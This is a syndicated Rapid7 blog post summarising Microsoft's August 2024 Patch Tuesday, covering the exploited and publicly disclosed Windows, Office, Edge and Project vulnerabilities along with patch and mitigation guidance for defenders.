Tag Archives: Vulnerability management

Patch Tuesday – August 2024

Post Syndicated from Adam Barnett original https://blog.rapid7.com/2024/08/13/patch-tuesday-august-2024/
Patch Tuesday - August 2024





Microsoft is addressing 88 vulnerabilities this August 2024 Patch Tuesday. Microsoft has evidence of in-the-wild exploitation and/or public disclosure for ten of the vulnerabilities published today, which is significantly more than usual. At time of writing, all six of the known-exploited vulnerabilities patched today are listed on CISA KEV. Microsoft is also patching five critical remote code execution (RCE) vulnerabilities today. 11 browser vulnerabilities have already been published separately this month, and are not included in the total.

Patch Tuesday watchers will know that today’s haul of four publicly-disclosed vulnerabilities and six further exploited-in-the-wild vulnerabilities is a much larger batch than usual. We’ll first address those vulnerabilities where public disclosure exists but no patch is available: the noteworthy Windows OS downgrade attacks disclosed at Black Hat last week. We’ll then examine those vulnerabilities published today which Microsoft knows to be exploited in the wild already, and then take a look at the other publicly-disclosed vulnerabilities published this month.

Windows Update: 50% patched zero-day Downdate attack

First things first: what if your patched Windows asset suddenly wasn’t patched, up to and including the hypervisor? That was the question asked and answered in a Black Hat talk by SafeBreach last week. In response, Microsoft has published two vulnerabilities. Microsoft was first notified of these vulnerabilities back in February 2024, and the advisories concede that the Black Hat talk was “appropriately coordinated with Microsoft.”

CVE-2024-38202 describes an elevation of privilege vulnerability in the Windows Update Stack, and exploitation requires that an attacker convinces an administrative user to perform a system restore — unusual, certainly, but social engineers can accomplish many things. Microsoft optimistically assesses exploitation of this vulnerability as less likely. The advisory does not explain how a user with basic privileges can modify the target asset’s System directory, which is required to plant the malicious system restore files, although the SafeBreach write-up does explain the flaw in significant detail. No patch is yet available, although the advisory states that a security update to mitigate this threat is under development. Microsoft provides several recommended actions, which do not mitigate the vulnerability, but can at least provide additional barriers to exploitation and put in place some useful additional visibility of the attack surface and exploitation attempts. One possible outcome of exploitation is that an attacker could modify the integrity and repair utility so that it will no longer detect corruptions in Windows system files.

CVE-2024-21302 is the second half of the downgrade attack pair discovered by SafeBreach. Exploitation allows an attacker with administrator privileges to replace updated Windows system files with older versions and thus reintroduce vulnerabilities to Virtualization-based security (VBS). Patches are available; however, defenders must note that the patch does not automatically remediate assets, but instead delivers an opt-in Microsoft-signed revocation policy, which brings with it the risk of a boot loop if applied and then improperly reverted. Significant guidance is available under KB5042562: Guidance for blocking rollback of Virtualization-based Security (VBS) related security updates.

Windows WinSock: zero-day EoP

Moving on to known-exploited vulnerabilities: the Windows Ancillary Function Driver for WinSock receives a patch for exploited-in-the-wild elevation of privilege vulnerability CVE-2024-38193. Successful exploitation is via a use-after-free memory management bug, and could lead to SYSTEM privileges. The advisory doesn’t provide further clues, but with existing in-the-wild exploitation, low attack complexity, no user interaction involved, and low privileges required, this is one to patch immediately to keep malware at bay.

Windows Power Dependency Coordinator: zero-day EoP

While we’re looking at exploited-in-the-wild, use-after-free vulnerabilities with minimalist advisories: CVE-2024-38107 also leads to SYSTEM privileges via abuse of the Windows Power Dependency Coordinator, which allows Windows computers to wake almost instantly from sleep. Of course, nothing comes for free: this vulnerability requires no user interaction, has low attack complexity, and requires low privileges. Patch all your Windows assets sooner rather than later.

Windows Kernel: zero-day EoP

Still on the topic of exploited-in-the-wild, elevation-to-SYSTEM vulnerabilities: CVE-2024-38106 requires an attacker to win a race condition which falls under CWE-591: Sensitive Data Storage in Improperly Locked Memory. Although the advisory for CVE-2024-38106 does not provide further detail, a reasonable assumption here might be that the vulnerability could be similar to CVE-2023-36403, where exploitation relies on a flaw in the way the Windows kernel handles locking for registry virtualization, which allows Windows to redirect globally-impactful registry read/write operations to per-user locations to support legacy applications which are not UAC-compatible. Curiously, Windows Server 2012 does not receive a patch for CVE-2024-38106, so either the vulnerability was introduced in a later codebase, or Microsoft is hoping that attackers won’t notice.

Windows SmartScreen: zero-day MotW bypass

CVE-2024-38213 describes a Mark of the Web (MotW) security bypass vulnerability in all current Windows products. An attacker who convinces a user to open a malicious file could bypass SmartScreen, which would normally warn the user about files downloaded from the internet, which Windows would otherwise have tagged with MotW. CVE-2024-38213 likely offers less utility to attackers than a broadly-similar SmartScreen bypass published in February 2024, since unlike today’s offering, the advisory for CVE-2024-21351 also described the potential for code injection into SmartScreen itself. The lower CVSSv3 base score for CVE-2024-21351 reflects that difference.

Edge Internet Explorer mode: zero-day EoP

Although Edge RCE vulnerability CVE-2024-38178 is already known to be exploited in the wild, it likely won’t be top of anyone’s list of greatest concerns this month. The advisory clarifies that successful exploitation would require the attacker to not only convince a user to click a malicious link, but also to first prepare the target asset so that it uses Edge in Internet Explorer Mode. IE Mode provides backwards-compatibility functionality so that users can view legacy websites which rely on the fascinating idiosyncrasies of Internet Explorer; such sites are often served by enterprise legacy web applications, which goes a long way to explaining Microsoft’s continued motivation to keep Internet Explorer somewhat alive. If not already enabled on the target asset, the attacker would have to achieve a modification of Edge settings to enable the “Allow sites to be reloaded in Internet Explorer” setting. Subsequent exploitation would involve convincing the user to open an Internet Explorer mode tab within Edge and then opening the malicious URL. Remediation involves patching Windows itself; all current versions of Windows are affected.

Microsoft Project: zero-day RCE

Rounding out this month’s half dozen exploited-in-the-wild vulnerabilities is CVE-2024-38189, which describes RCE in Microsoft Project. Exploitation requires that an attacker convince the user to open a malicious file, and is possible only where the “Block macros from running in Office files from the Internet” policy is disabled — it is enabled by default — and the “VBA Macro Notification Settings” are set to a low enough level.  Happily, the Preview Pane is not an attack vector in this case.

Microsoft Office: zero-day spoofing

Published last week to acknowledge its public disclosure, and patched today for all current versions of Office, CVE-2024-38200 describes a spoofing vulnerability. Exploitation requires that the user click a malicious link. Although the advisory doesn’t describe the impact, the weakness is CWE-200: Exposure of Sensitive Information to an Unauthorized Actor, and the FAQ mentions outgoing NTLM traffic; reading between the lines, it’s highly likely that NTLM hashes are exposed upon successful exploitation.

The advisory suggests mitigating factors which may already apply, or which may prove helpful to improve security posture: adding users to the Protected Users Security Group, which prevents the use of NTLM authentication, and blocking outbound SMB connections to port 445. Both of these mitigation measures may break legacy authentication in some scenarios.

Somewhat unusually, Microsoft claims to have fixed this vulnerability twice, since in addition to today’s patches, an alternative fix was enabled via Feature Flighting on 2024-07-30 for all in-support versions of Office and 365. Microsoft still recommends that customers update to the 2024-08-13 patches to receive the final version of the fix. Somewhat confusingly, the FAQ then goes on to say that the Security Updates table will be revised when the update is publicly available; however, it’s likely that Microsoft will update the FAQ in the near future to clarify that a this was a minor FAQ editing oversight rather than a suggestion that further patches are expected.

Windows Line Printer Daemon: zero-day RCE

Line Printer Daemon (LPD) vulnerabilities are like buses: you wait ages for one, and then two come along in quick succession. Last month’s denial of service vulnerability is now joined by CVE-2024-38199, a publicly-disclosed RCE vulnerability. Exploitation requires that an attacker sends a malicious print task to a shared vulnerable Windows Line Printer Daemon service across the network. Many admins won’t need to worry about this vulnerability, since Microsoft has been encouraging everyone to migrate away from LPD for almost a decade, and it isn’t installed by default on Windows products newer than Server 2012. Still, patches are available for Windows Server 2008 SP2, Server 2022 23H2, and everything in between.

SharePoint & Exchange update

As something of an olive branch for defenders who may now be eyeing their to-do list with concern, Microsoft has not published any SharePoint or Exchange vulnerabilities this month.

Microsoft lifecycle update

All versions of Visual Studio for Mac retire on 2024-08-31 and will no longer receive any further updates — including security patches — after that date. The URL seems to anticipate that some people will have questions: https://learn.microsoft.com/en-us/visualstudio/mac/what-happened-to-vs-for-mac. Microsoft suggests the C# Dev Kit for Visual Studio Code as one possible alternative.


